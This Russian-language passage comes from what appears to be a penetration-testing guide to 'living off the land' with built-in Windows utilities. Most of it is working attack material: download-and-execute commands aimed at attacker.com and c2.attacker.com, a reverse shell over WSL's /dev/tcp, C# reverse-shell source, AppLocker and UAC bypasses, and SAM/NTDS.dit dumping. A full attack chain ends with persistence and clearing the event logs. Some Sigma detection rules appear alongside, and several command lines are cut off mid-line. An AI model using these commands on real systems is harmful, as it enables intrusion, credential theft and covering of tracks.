Background Intelligent Transfer Service (BITS) — служба фоновой передачи данных, используемая Windows Update. Утилита `bitsadmin.exe` предоставляет командный интерфейс к этой службе.

Базовая загрузка:

```
bitsadmin /transfer myDownloadJob /download /priority high ^
  http://attacker.com/payload.exe C:\Temp\payload.exe
```

Загрузка с отложенным выполнением (persistence):

```
:: Создание задания
bitsadmin /create backdoor

:: Добавление файла для загрузки
bitsadmin /addfile backdoor http://attacker.com/payload.exe C:\Temp\payload.exe

:: Установка команды, выполняемой после загрузки
bitsadmin /SetNotifyCmdLine backdoor C:\Temp\payload.exe NUL

:: Настройка повторных попыток (persistence)
bitsadmin /SetMinRetryDelay backdoor 60

:: Запуск задания
bitsadmin /resume backdoor
```

Преимущество BITS перед `certutil`: - Загрузка продолжается после перезагрузки системы - Задания BITS могут использоваться как механизм закрепления (persistence) - Трафик выглядит как легитимные обновления

Обнаружение заданий BITS:

```
:: Просмотр всех активных заданий
bitsadmin /list /allusers /verbose

:: В PowerShell
Get-BitsTransfer -AllUsers
```

Sigma-правило для обнаружения:

```yaml
title: Suspicious BITS Transfer Job
id: d5c5b6a0-1234-5678-9abc-def012345678
status: experimental
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\bitsadmin.exe'
    CommandLine|contains:
      - '/transfer'
      - '/addfile'
      - '/SetNotifyCmdLine'
  condition: selection
level: medium
tags:
  - attack.defense_evasion
  - attack.t1197
```

21.2.3 curl.exe

Начиная с Windows 10 (сборка 17063), в систему включён нативный `curl.exe`. Это полноценный порт curl, расположенный в `C:\Windows\System32\curl.exe`.

```
:: Базовая загрузка
curl.exe -o C:\Temp\payload.exe http://attacker.com/payload.exe

:: Загрузка с обходом проверки сертификата
curl.exe -k -o C:\Temp\payload.exe https://attacker.com/payload.exe

:: Загрузка с кастомным User-Agent
curl.exe -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" ^
  -o C:\Temp\payload.exe http://attacker.com/payload.exe

:: Загрузка и выполнение через pipe (PowerShell)
curl.exe -s http://attacker.com/script.ps1 | powershell -nop -
```

> ***Внимание:*** *В PowerShell команда `curl` является алиасом для `Invoke-WebRequest`. Для вызова системного curl необходимо использовать полное имя `curl.exe`.*

21.2.4 expand.exe

Утилита `expand.exe` предназначена для распаковки CAB-файлов, однако она способна копировать файлы с удалённых SMB-ресурсов:

```
expand \\attacker-share\public\payload.cab C:\Temp\payload.exe
```

Это менее известный вектор, который редко мониторится средствами защиты.

21.2.5 esentutl.exe

Extensible Storage Engine (ESE) Utility — инструмент для работы с базами данных ESE (используются Active Directory, Exchange и др.). Однако его флаг `/y` позволяет копировать произвольные файлы, включая файлы по UNC-путям:

```
esentutl.exe /y \\attacker-share\public\payload.exe /d C:\Temp\payload.exe /o
```

Параметры: - `/y` — режим копирования - `/d` — файл назначения - `/o` — подавление вывода (overwrite)
Особенность: `esentutl.exe` может копировать заблокированные файлы (locked files), что делает его ценным не только для загрузки, но и для эксфильтрации (см. раздел 21.7).

21.2.6 findstr.exe

Утилита поиска строк `findstr.exe` может использоваться для передачи файлов с удалённых ресурсов:

```
findstr /V /L "СТРОКА_КОТОРОЙ_НЕТ_В_ФАЙЛЕ" \\attacker-share\public\payload.exe > C:\Te
```

Логика: `/V` инвертирует поиск (выводить строки, НЕ содержащие паттерн), `/L` задаёт литеральный поиск. Если искомая строка отсутствует в файле, весь файл будет выведен — и перенаправлен в локальный файл.

21.2.7 Сравнение методов загрузки

Утилита	Протоколы	Скрытность	Следы в логах	Детекция EDR
`certutil`	HTTP, HTTPS, FTP	Низкая (широко известна)	URL Cache, Process Creation	Высокая
`bitsadmin`	HTTP, HTTPS, SMB	Средняя	BITS Events, Process Creation	Средняя
`curl.exe`	HTTP, HTTPS, FTP, SCP	Низкая	Process Creation	Средняя
`expand`	SMB	Высокая	Process Creation	Низкая
`esentutl`	SMB	Высокая	Process Creation	Низкая
`findstr`	SMB	Очень высокая	Process Creation	Очень низкая

Вывод: чем менее известна техника, тем выше её скрытность. Для защитников это означает, что нельзя сосредотачиваться только на `certutil` и `bitsadmin` — необходимо мониторить весь спектр утилит.

21.3 Утилиты для выполнения кода (Execute)

Эта категория — ядро LOLBAS. Утилиты из данного раздела позволяют выполнять произвольный код, обходя при этом политики ограничения приложений.

21.3.1 mshta.exe

Microsoft HTML Application Host (`mshta.exe`) — интерпретатор HTA-файлов (HTML Applications). HTA-файлы выполняются с полными привилегиями пользователя, вне песочницы браузера.

Выполнение локального HTA:

```
mshta.exe C:\Temp\payload.hta
```

Выполнение удалённого HTA (загрузка + выполнение в один шаг):

```
mshta.exe http://attacker.com/payload.hta
```

Inline выполнение VBScript:

```
mshta vbscript:Execute("CreateObject(""Wscript.Shell"").Run ""calc.exe"", 0 : close")
```

Inline выполнение JavaScript:

```
mshta javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObje
```

Пример HTA-файла с полезной нагрузкой:

```
<html>
<head>
<script language="VBScript">
  Sub RunPayload()
    Set objShell = CreateObject("Wscript.Shell")
    ' Загрузка и выполнение через PowerShell
    objShell.Run "powershell -ep bypass -w hidden -enc <BASE64_PAYLOAD>", 0, False
    ' Закрытие HTA-окна
    self.close
  End Sub
</script>
</head>
<body onload="RunPayload()">
</body>
</html>
```

MITRE ATT&CK: T1218.005 — System Binary Proxy Execution: Mshta
Детекция:

```
# Sigma правило
title: Mshta Execution with Suspicious Arguments
logsource:
  category: process_creation
  product: windows
detection:
  selection_binary:
    Image|endswith: '\mshta.exe'
  selection_args:
    CommandLine|contains:
      - 'vbscript'
      - 'javascript'
      - 'http://'
      - 'https://'
  condition: selection_binary and selection_args
level: high
```

21.3.2 rundll32.exe

`rundll32.exe` — загрузчик DLL, предназначенный для вызова экспортируемых функций из динамических библиотек. Один из наиболее универсальных LOLBAS-инструментов.
Вызов функции из DLL:

```
rundll32.exe shell32.dll,ShellExec_RunDLL calc.exe
```

Выполнение JavaScript через mshtml:

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20Active
```

Загрузка и выполнение удалённой DLL:

```
rundll32.exe \\attacker-share\public\payload.dll,EntryPoint
```

Выполнение через URL-протокол:

```
rundll32.exe url.dll,OpenURL http://attacker.com/payload.hta
```

Выполнение DLL из alternate data stream:

```
:: Создание ADS
type payload.dll > C:\Temp\innocent.txt:payload.dll

:: Выполнение
rundll32.exe C:\Temp\innocent.txt:payload.dll,DllMain
```

Детекция: Мониторинг `rundll32.exe` — одна из самых сложных задач, поскольку эта утилита интенсивно используется самой Windows. Критерии подозрительности: - Запуск из нетипичных директорий (не `System32`) - Вызов функций из DLL в пользовательских директориях - Сетевые соединения процесса `rundll32.exe` - Аргументы, содержащие `javascript:`, `vbscript:`, `http://`

21.3.3 regsvr32.exe — Squiblydoo

`regsvr32.exe` предназначен для регистрации COM-объектов. Однако его флаг `/i` позволяет загружать и выполнять COM Scriptlet (.sct) файлы — техника, известная как **Squiblydoo**.

Выполнение удалённого COM Scriptlet:

```
regsvr32.exe /s /n /u /i:http://attacker.com/payload.sct scrobj.dll
```

Параметры: - `/s` — тихий режим (без диалоговых окон) - `/n` — не вызывать `DllRegisterServer` - `/u` — отменить регистрацию (вызвать `DllUnregisterServer`) - `/i:URL` — передать URL для `DllInstall`

Пример COM Scriptlet (payload.sct):

```
<?XML version="1.0"?>
<scriptlet>
  <registration
    progid="TESTING"
    classid="{A1112221-0000-0000-0000-000000000000}">
    <script language="JScript">
      <![CDATA[
        var r = new ActiveXObject("WScript.Shell");
        r.Run("calc.exe");
      ]]>
    </script>
  </registration>
</scriptlet>
```

MITRE ATT&CK: T1218.010 — System Binary Proxy Execution: Regsvr32

Эта техника примечательна тем, что: - `regsvr32.exe` — подписан Microsoft - Поддерживает загрузку по HTTP/HTTPS - Умеет обходить AppLocker (regsvr32 находится в доверенном пути) - Выполнение происходит в контексте `regsvr32.exe`, а не скриптового движка

21.3.4 cmstp.exe

Connection Manager Service Profile Installer (`cmstp.exe`) — утилита для установки профилей подключений. Может быть использована для выполнения произвольных команд через специально сформированный INF-файл.

Создание вредоносного INF-файла (payload.inf):

```
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall_SingleUser]
UnRegisterOCXs=UnRegisterOCXSection

[UnRegisterOCXSection]
%11%\scrobj.dll,NI,http://attacker.com/payload.sct

[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="Legit"
ShortSvcName="Legit"
```

Выполнение:

```
cmstp.exe /ni /s C:\Temp\payload.inf
```

Флаги: - `/ni` — не устанавливать для текущего пользователя - `/s` — тихий режим
Эта техника особенно интересна тем, что `cmstp.exe` способна повышать привилегии через UAC auto-elevation в определённых контекстах.

21.3.5 msiexec.exe

Windows Installer (`msiexec.exe`) — штатный установщик MSI-пакетов. Может загружать и устанавливать MSI-пакеты по URL.
Выполнение удалённого MSI:

```
msiexec /q /i http://attacker.com/payload.msi
```

Выполнение с помощью DLL:

```
msiexec /y C:\Temp\payload.dll
msiexec /z C:\Temp\payload.dll
```

Параметры: - `/q` — тихая установка - `/i` — установка - `/y` — вызов `DllRegisterServer` - `/z` — вызов `DllInstall`

21.3.6 control.exe

Панель управления Windows (`control.exe`) запускает апплеты — файлы с расширением `.cpl`, которые по сути являются DLL с функцией `CPlApplet`.
Выполнение произвольной DLL как CPL:

```
control.exe C:\Temp\payload.cpl
```

Или напрямую через `rundll32`:

```
rundll32.exe shell32.dll,Control_RunDLL C:\Temp\payload.cpl
```

Для создания CPL-файла достаточно скомпилировать DLL с экспортируемой функцией `CPlApplet` и переименовать расширение в `.cpl`.

21.3.7 pcalua.exe

Program Compatibility Assistant (`pcalua.exe`) — утилита совместимости программ. Её флаг `-a` позволяет запускать произвольные исполняемые файлы, проксируя вызов через доверенный процесс.

```
pcalua.exe -a C:\Temp\payload.exe
pcalua.exe -a calc.exe
pcalua.exe -a \\attacker-share\public\payload.exe
```

Преимущество: запуск через `pcalua.exe` может обходить некоторые политики AppLocker, поскольку родительским процессом является доверенный системный бинарник.

21.3.8 forfiles.exe

`forfiles.exe` — утилита для пакетной обработки файлов. Её параметр `/c` позволяет выполнять произвольные команды:

```
forfiles /p C:\Windows\System32 /m notepad.exe /c "C:\Temp\payload.exe"
forfiles /p C:\Windows\System32 /m svchost.exe /c "cmd /c calc.exe"
```

Логика: `/p` — путь для поиска, `/m` — маска файла (достаточно, чтобы файл существовал), `/c` — команда для выполнения.

21.3.9 SyncAppvPublishingServer.exe

Утилита для синхронизации виртуализированных приложений (App-V). Принимает аргументы, которые передаются напрямую в `PowerShell.exe`:

```
SyncAppvPublishingServer.exe "n; Start-Process calc.exe"
```

Это, по сути, скрытый способ вызова PowerShell через другой подписанный бинарник.

21.3.10 Bash.exe и wsl.exe

Начиная с Windows 10, при включённой подсистеме WSL доступны `bash.exe` и `wsl.exe`, позволяющие выполнять Linux-команды:

```
:: Выполнение Linux-команд
bash.exe -c "wget http://attacker.com/payload -O /tmp/payload && chmod +x /tmp/payload

:: Через wsl.exe
wsl.exe -e /bin/bash -c "curl http://attacker.com/payload | bash"

:: Обратная оболочка через WSL
wsl.exe -e /bin/bash -c "bash -i >& /dev/tcp/attacker.com/4444 0>&1"
```

Особенность: файловая система Windows доступна из WSL через `/mnt/c/`, что позволяет атакующему свободно перемещать файлы между подсистемами. Многие EDR-решения не мониторят активность внутри WSL.

21.3.11 xwizard.exe

Extensible Wizard Host Process (`xwizard.exe`) может загружать COM-объекты по CLSID:

```
xwizard.exe RunWizard {CLSID-ЗАРЕГИСТРИРОВАННОГО-ОБЪЕКТА}
```

Если атакующий зарегистрирует вредоносный COM-объект с определённым CLSID, `xwizard.exe` загрузит и выполнит его.

21.4 Утилиты для обхода ограничений (Bypass)

21.4.1 Обход AppLocker и WDAC

AppLocker и Windows Defender Application Control (WDAC) ограничивают запуск приложений на основе правил (путь, хеш, издатель). Однако стандартные правила AppLocker разрешают выполнение из доверенных путей (`C:\Windows\System32`, `C:\Windows\SysWOW64`), что делает все LOLBAS-бинарники легитимными с точки зрения AppLocker.

Типичные способы обхода AppLocker:

```
:: Через mshta (обход правил скриптов)
mshta.exe vbscript:Execute("CreateObject(""Wscript.Shell"").Run ""cmd"":close")

:: Через regsvr32 (Squiblydoo, обход правил DLL)
regsvr32.exe /s /n /u /i:http://attacker.com/payload.sct scrobj.dll

:: Через MSBuild (обход правил исполняемых файлов)
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe C:\Temp\payload.csproj

:: Через InstallUtil (обход правил .NET)
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole
```

Рекомендации по защите: Для эффективной политики AppLocker необходимо явно блокировать LOLBAS-бинарники, которые не используются в организации. Создайте deny-правила для: - `mshta.exe` - `regsvr32.exe` (если не требуется для легитимных приложений) - `cmstp.exe` - `pcalua.exe` - `SyncAppvPublishingServer.exe`

21.4.2 Обход UAC

User Account Control (UAC) — механизм запроса повышения привилегий. Некоторые системные утилиты помечены флагом `autoElevate` в манифесте, что означает их автоматическое повышение привилегий без запроса у пользователя. Это создаёт вектор обхода UAC.

21.4.3 fodhelper.exe — UAC bypass

`fodhelper.exe` (Features On Demand Helper) — утилита для управления дополнительными компонентами Windows. Она автоматически повышает привилегии и проверяет определённые ключи реестра перед запуском.

Техника обхода:

```
:: Шаг 1: Создание ключа реестра
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /d "cmd.exe /c start calc

:: Шаг 2: Установка флага DelegateExecute (пустое значение)
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegateExecute /t REG_

:: Шаг 3: Запуск fodhelper (автоматическое повышение + чтение ключа)
fodhelper.exe

:: Шаг 4: Очистка (удаление ключей реестра)
reg delete HKCU\Software\Classes\ms-settings\Shell\Open\command /f
```

Как это работает: 1. `fodhelper.exe` запускается с автоматическим повышением привилегий (autoElevate) 2. Перед выполнением основной логики утилита обращается к обработчику протокола `ms-settings` 3. Windows проверяет `HKCU\Software\Classes\ms-settings\Shell\Open\command` 4. Поскольку HKCU доступен без привилегий администратора, атакующий может подменить команду 5. `fodhelper.exe` выполняет подменённую команду с повышенными привилегиями

MITRE ATT&CK: T1548.002

21.4.4 sdclt.exe — UAC bypass

`sdclt.exe` (Windows Backup and Restore) — ещё одна auto-elevating утилита, уязвимая к аналогичному registry hijacking.

```
:: Через IsolatedCommand
reg add "HKCU\Software\Classes\Folder\shell\open\command" /d "cmd.exe /c start calc.exe
reg add "HKCU\Software\Classes\Folder\shell\open\command" /v DelegateExecute /t REG_SZ

sdclt.exe

:: Альтернативный вектор через app paths
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe" /d "cmd
sdclt.exe /kickoffelev

:: Очистка
reg delete "HKCU\Software\Classes\Folder\shell\open\command" /f
```

21.4.5 computerdefaults.exe — UAC bypass

```
reg add "HKCU\Software\Classes\ms-settings\Shell\Open\command" /d "cmd.exe" /f
reg add "HKCU\Software\Classes\ms-settings\Shell\Open\command" /v DelegateExecute /t RE

computerdefaults.exe

reg delete "HKCU\Software\Classes\ms-settings\Shell\Open\command" /f
```

21.4.6 eventvwr.exe — UAC bypass через mmc

`eventvwr.exe` (Event Viewer) при запуске обращается к `HKCU\Software\Classes\mscfile\shell\open\command`. Поскольку Event Viewer использует MMC, а MMC — auto-elevating приложение, подмена ключа реестра приводит к выполнению произвольной команды с повышенными привилегиями.

```
reg add "HKCU\Software\Classes\mscfile\shell\open\command" /d "cmd.exe /c start calc.ex

eventvwr.exe

reg delete "HKCU\Software\Classes\mscfile\shell\open\command" /f
```

21.4.7 Сводная таблица UAC bypass

Утилита	Протокол/Ключ	Windows 10	Windows 11	Исправлено
`fodhelper.exe`	ms-settings	Да	Частично	Нет
`sdclt.exe`	Folder\shell	Да	Частично	Нет
`computerdefaults.exe`	ms-settings	Да	Частично	Нет
`slui.exe`	ms-settings	Да	Частично	Нет
`eventvwr.exe`	mscfile	Да (старые)	Нет	Да (частично)

> ***Примечание:*** *Microsoft не рассматривает обход UAC как уязвимость безопасности (security boundary). UAC является механизмом удобства, а не границей безопасности. Тем не менее в контексте пентеста эти техники остаются высокоэффективными.*

Детекция UAC bypass:

```yaml
title: UAC Bypass via Registry Hijacking
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    TargetObject|contains:
      - '\Software\Classes\ms-settings\Shell\Open\command'
      - '\Software\Classes\mscfile\shell\open\command'
      - '\Software\Classes\Folder\shell\open\command'
    EventType: SetValue
  condition: selection
level: critical
```

21.5 Утилиты для компиляции (Compile)

Наличие компиляторов в системе позволяет атакующему скомпилировать вредоносный код непосредственно на целевой машине, избегая передачи готовых исполняемых файлов.

21.5.1 csc.exe — C# компилятор

C# компилятор (`csc.exe`) входит в состав .NET Framework, который предустановлен в Windows. Расположение зависит от версии:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
```

Компиляция и выполнение C# кода:

```
:: Создание исходного файла
echo using System; using System.Diagnostics; class P { static void Main() { Process.Sta

:: Компиляция
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:C:\Temp\payload.exe C:\Tem

:: Выполнение
C:\Temp\payload.exe
```

Более сложный пример — обратная оболочка на C#:

```
using System;
using System.Net.Sockets;
using System.Diagnostics;
using System.IO;

class ReverseShell
{
    static void Main(string[] args)
    {
        using (TcpClient client = new TcpClient("attacker.com", 4444))
        {
            using (Stream stream = client.GetStream())
            {
                StreamReader reader = new StreamReader(stream);
                StreamWriter writer = new StreamWriter(stream) { AutoFlush = true };

                Process p = new Process();
                p.StartInfo.FileName = "cmd.exe";
                p.StartInfo.CreateNoWindow = true;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardInput = true;
                p.StartInfo.RedirectStandardError = true;
                p.Start();

                // Потоки ввода/вывода
                // [Упрощённый пример для демонстрации]
            }
        }
    }
}
```

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:exe /out:C:\Temp\svc.ex
```

21.5.2 MSBuild.exe

Microsoft Build Engine (`MSBuild.exe`) — система сборки проектов .NET. Способна выполнять inline C# код, определённый в файлах проекта (`.csproj`, `.xml`).

Вредоносный файл проекта (payload.csproj):

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003
  <Target Name="Payload">
    <PayloadTask />
  </Target>
  <UsingTask
    TaskName="PayloadTask"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Build.Tasks
    <ParameterGroup/>
    <Task>
      <Using Namespace="System" />
      <Using Namespace="System.Diagnostics" />
      <Code Type="Fragment" Language="cs">
        <![CDATA[
          Process.Start("calc.exe");
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

Выполнение:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe C:\Temp\payload.csproj
```

Почему MSBuild опасен: - Обходит AppLocker (находится в доверенном пути .NET Framework) - Код компилируется и выполняется в памяти - На диск записывается только XML-файл проекта, а не исполняемый бинарник - Поддерживает загрузку произвольных .NET-сборок
MITRE ATT&CK: T1127.001 — Trusted Developer Utilities Proxy Execution: MSBuild

21.5.3 InstallUtil.exe

.NET Installation Utility (`InstallUtil.exe`) предназначена для установки .NET-сборок. Однако она может выполнять произвольный код через переопределение метода `Uninstall()`.
Создание вредоносной .NET-сборки:

```
using System;
using System.Configuration.Install;
using System.Diagnostics;

[System.ComponentModel.RunInstaller(true)]
public class Payload : Installer
{
    public override void Uninstall(System.Collections.IDictionary savedState)
    {
        base.Uninstall(savedState);
        Process.Start("calc.exe");
    }
}
```

Компиляция и выполнение:

```
:: Компиляция
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:library /out:C:\Temp\pa

:: Выполнение через InstallUtil (флаг /U вызывает Uninstall)
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole
```

Флаги `/logfile=` и `/LogToConsole=false` подавляют создание лог-файлов.

21.6 Утилиты для кодирования и декодирования (Encode/Decode)

Кодирование используется для обфускации полезной нагрузки, обхода сигнатурного обнаружения и сокрытия содержимого файлов.

21.6.1 certutil.exe — Base64

`certutil.exe` помимо загрузки файлов предоставляет мощные возможности кодирования и декодирования.

Кодирование в Base64:

```
certutil -encode C:\Temp\payload.exe C:\Temp\payload.b64
```

Результат — текстовый файл с заголовками:

```
-----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[...]
-----END CERTIFICATE-----
```

Декодирование из Base64:

```
certutil -decode C:\Temp\payload.b64 C:\Temp\payload.exe
```

Кодирование в hex:

```
certutil -encodehex C:\Temp\payload.exe C:\Temp\payload.hex
```

Декодирование из hex:

```
certutil -decodehex C:\Temp\payload.hex C:\Temp\payload.exe
```

Практическое применение — обход сигнатурного обнаружения:

```
:: На атакующей машине: кодируем полезную нагрузку
certutil -encode payload.exe payload.b64

:: На целевой машине: загружаем закодированный файл (обходит сигнатуры)
certutil -urlcache -split -f http://attacker.com/payload.b64 C:\Temp\payload.b64

:: Декодируем обратно
certutil -decode C:\Temp\payload.b64 C:\Temp\payload.exe
```

21.6.2 makecab.exe и expand.exe

`makecab.exe` создаёт CAB-архивы (Microsoft Cabinet), `expand.exe` — распаковывает их.

Сжатие файла:

```
makecab C:\Temp\payload.exe C:\Temp\payload.cab
```

Распаковка:

```
expand C:\Temp\payload.cab C:\Temp\payload.exe
```

Применение: CAB-сжатие изменяет структуру файла, делая невозможным сигнатурное обнаружение содержимого. Файл `.cab` выглядит как легитимный архив обновлений.

Расширенное использование — directive file:

```
:: Создание директивного файла для makecab
echo .Set CabinetNameTemplate=update.cab > C:\Temp\directive.ddf
echo .Set Cabinet=on >> C:\Temp\directive.ddf
echo .Set Compress=on >> C:\Temp\directive.ddf
echo C:\Temp\payload.exe >> C:\Temp\directive.ddf

:: Сборка CAB по директиве
makecab /f C:\Temp\directive.ddf
```

21.7 Утилиты для работы с учётными данными (Credentials)

21.7.1 cmdkey.exe

`cmdkey.exe` управляет сохранёнными учётными данными Windows (Windows Credential Manager).

Просмотр сохранённых учётных данных:

```
cmdkey /list
```

Пример вывода:

```
Currently stored credentials:

    Target: Domain:interactive=CORP\admin
    Type: Domain Password
    User: CORP\admin

    Target: TERMSRV/server01.corp.local
    Type: Domain Password
    User: CORP\admin
```

Добавление учётных данных (persistence):

```
cmdkey /add:server01.corp.local /user:CORP\admin /pass:P@ssw0rd
```

Использование сохранённых данных для запуска процесса:

```
runas /savecred /user:CORP\admin cmd.exe
```

Если учётные данные были ранее сохранены через `cmdkey` или `runas /savecred`, повторный запрос пароля не появится.

21.7.2 vaultcmd.exe

`vaultcmd.exe` работает с Windows Vault — хранилищем учётных данных, используемым Internet Explorer, Edge и другими приложениями.

Список хранилищ:

```
vaultcmd /list
```

Содержимое хранилища:

```
vaultcmd /listcreds:"Web Credentials" /all
vaultcmd /listcreds:"Windows Credentials" /all
```

> ***Ограничение:*** *`vaultcmd.exe` показывает метаданные (имя цели, пользователь), но не пароли в открытом виде. Для извлечения паролей необходимы специализированные инструменты или прямой доступ к структурам DPAPI.*

21.7.3 esentutl.exe — копирование заблокированных файлов

В контексте работы с учётными данными `esentutl.exe` особенно ценен своей способностью копировать файлы, заблокированные операционной системой. Это позволяет извлечь критические файлы:

Копирование SAM (база локальных учётных записей):

```
esentutl.exe /y /vss C:\Windows\System32\config\SAM /d C:\Temp\SAM
```

Копирование SYSTEM (необходим для расшифровки SAM):

```
esentutl.exe /y /vss C:\Windows\System32\config\SYSTEM /d C:\Temp\SYSTEM
```

Копирование NTDS.dit (база Active Directory):

```
esentutl.exe /y /vss C:\Windows\NTDS\ntds.dit /d C:\Temp\ntds.dit
```

Флаг `/vss` использует теневую копию тома (Volume Shadow Copy) для доступа к заблокированным файлам. Требует привилегий администратора.

Альтернативный метод через reg.exe:

```
reg save HKLM\SAM C:\Temp\SAM
reg save HKLM\SYSTEM C:\Temp\SYSTEM
reg save HKLM\SECURITY C:\Temp\SECURITY
```

21.8 Цепочки LOLBAS (Multi-Stage Chains)

Реальные атаки редко ограничиваются одной утилитой. Типичный сценарий включает цепочку из нескольких LOLBAS-инструментов, каждый из которых выполняет свою роль.

21.8.1 Цепочка: certutil download → certutil decode → rundll32 execute

```
:: Этап 1: Загрузка закодированной полезной нагрузки
certutil.exe -urlcache -split -f http://attacker.com/payload.b64 C:\Temp\update.tmp

:: Этап 2: Декодирование Base64 → DLL
certutil.exe -decode C:\Temp\update.tmp C:\Temp\update.dll

:: Этап 3: Выполнение через rundll32
rundll32.exe C:\Temp\update.dll,DllMain

:: Этап 4: Очистка следов
del C:\Temp\update.tmp C:\Temp\update.dll
certutil.exe -urlcache -split -f http://attacker.com/payload.b64 delete
```

21.8.2 Цепочка: bitsadmin download → expand extract → mshta execute

```
:: Этап 1: Фоновая загрузка CAB-архива через BITS
bitsadmin /transfer updateJob /download /priority normal ^
  http://attacker.com/update.cab C:\Temp\update.cab

:: Этап 2: Распаковка CAB-архива
expand C:\Temp\update.cab C:\Temp\update.hta

:: Этап 3: Выполнение HTA
mshta.exe C:\Temp\update.hta

:: Этап 4: Очистка
del C:\Temp\update.cab C:\Temp\update.hta
```

21.8.3 Цепочка: MSBuild compile → InstallUtil execute (fileless)

Эта цепочка примечательна тем, что вредоносный исполняемый файл никогда не записывается на диск — компиляция и выполнение происходят в памяти.

```
:: Этап 1: Загрузка XML-файла проекта (не исполняемый файл!)
certutil.exe -urlcache -split -f http://attacker.com/project.csproj C:\Temp\project.csp

:: Этап 2: Сборка через MSBuild (компиляция + выполнение inline кода)
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe C:\Temp\project.csproj

:: Очистка
del C:\Temp\project.csproj
```

21.8.4 Полностью файлless цепочка

```
:: Один вызов mshta загружает и выполняет HTA по URL
:: HTA содержит VBScript, который через WMI запускает PowerShell
:: PowerShell загружает и выполняет .NET-сборку в памяти
mshta.exe http://attacker.com/stage1.hta
```

Содержимое `stage1.hta`:

```
<html>
<script language="VBScript">
  Set objWMI = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
  objWMI.Create "powershell -ep bypass -w hidden -c ""IEX(New-Object Net.WebClient).Dow
  self.close
</script>
</html>
```

В этой цепочке: 1. `mshta.exe` (LOLBAS) загружает и выполняет HTA 2. HTA через WMI (LOLBAS-смежная техника) запускает PowerShell 3. PowerShell загружает и выполняет код в памяти 4. На диске не остаётся ни одного вредоносного файла

21.9 Практические сценарии

21.9.1 Полная атака средствами System32

Рассмотрим сценарий авторизованного пентеста, в котором все действия выполняются исключительно встроенными утилитами Windows.

Этап 1 — Initial Access (получен доступ к cmd.exe):

```
:: Разведка
whoami /all
systeminfo
net user /domain
nltest /dclist:corp.local
```

Этап 2 — Загрузка инструментов:

```
:: Загрузка закодированного инструмента через certutil
certutil -urlcache -split -f http://c2.attacker.com/tools/recon.b64 %TEMP%\r.tmp
certutil -decode %TEMP%\r.tmp %TEMP%\r.dll
del %TEMP%\r.tmp
```

Этап 3 — Выполнение:

```
:: Выполнение через rundll32
rundll32.exe %TEMP%\r.dll,Main
```

Этап 4 — Повышение привилегий (UAC bypass):

```
:: Обход UAC через fodhelper
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /d "cmd.exe /c %TEMP%\ele
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegateExecute /t REG
fodhelper.exe
timeout /t 3
reg delete HKCU\Software\Classes\ms-settings\Shell\Open\command /f
```

Этап 5 — Сбор учётных данных:

```
:: Извлечение SAM и SYSTEM
reg save HKLM\SAM %TEMP%\s1
reg save HKLM\SYSTEM %TEMP%\s2

:: Кодирование для эксфильтрации
certutil -encode %TEMP%\s1 %TEMP%\s1.b64
certutil -encode %TEMP%\s2 %TEMP%\s2.b64
```

Этап 6 — Закрепление (persistence):

```
:: BITS job как persistence
bitsadmin /create maintenance
bitsadmin /addfile maintenance http://c2.attacker.com/beacon.exe %TEMP%\svc.exe
bitsadmin /SetNotifyCmdLine maintenance %TEMP%\svc.exe NUL
bitsadmin /SetMinRetryDelay maintenance 3600
bitsadmin /resume maintenance

:: Или через запланированное задание
schtasks /create /tn "WindowsUpdate" /tr "mshta http://c2.attacker.com/update.hta" /sc
```

Этап 7 — Очистка следов:

```
:: Удаление файлов
del %TEMP%\r.dll %TEMP%\s1 %TEMP%\s2 %TEMP%\s1.b64 %TEMP%\s2.b64

:: Очистка кэша certutil
certutil -urlcache * delete

:: Очистка журналов (требуются привилегии)
wevtutil cl Security
wevtutil cl System
wevtutil cl Application
```

> ***Обратите внимание:*** *ни на одном этапе не был использован сторонний инструмент. Все действия выполнены встроенными утилитами Windows.*

21.9.2 Матрица LOLBAS из System32 с ATT&CK маппингом

Утилита	Execute	Download	Compile	Bypass	Credentials	Encode	ATT&CK
`certutil.exe`	—	+	—	—	—	+	T1140, T1105
`bitsadmin.exe`	—	+	—	—	—	—	T1197, T1105
`mshta.exe`	+	+	—	+	—	—	T1218.005
`rundll32.exe`	+	—	—	+	—	—	T1218.011
`regsvr32.exe`	+	+	—	+	—	—	T1218.010
`cmstp.exe`	+	—	—	+	—	—	T1218.003
`msiexec.exe`	+	+	—	—	—	—	T1218.007
`control.exe`	+	—	—	—	—	—	T1218.002
`pcalua.exe`	+	—	—	+	—	—	T1218
`forfiles.exe`	+	—	—	—	—	—	T1218
`csc.exe`	—	—	+	+	—	—	T1127
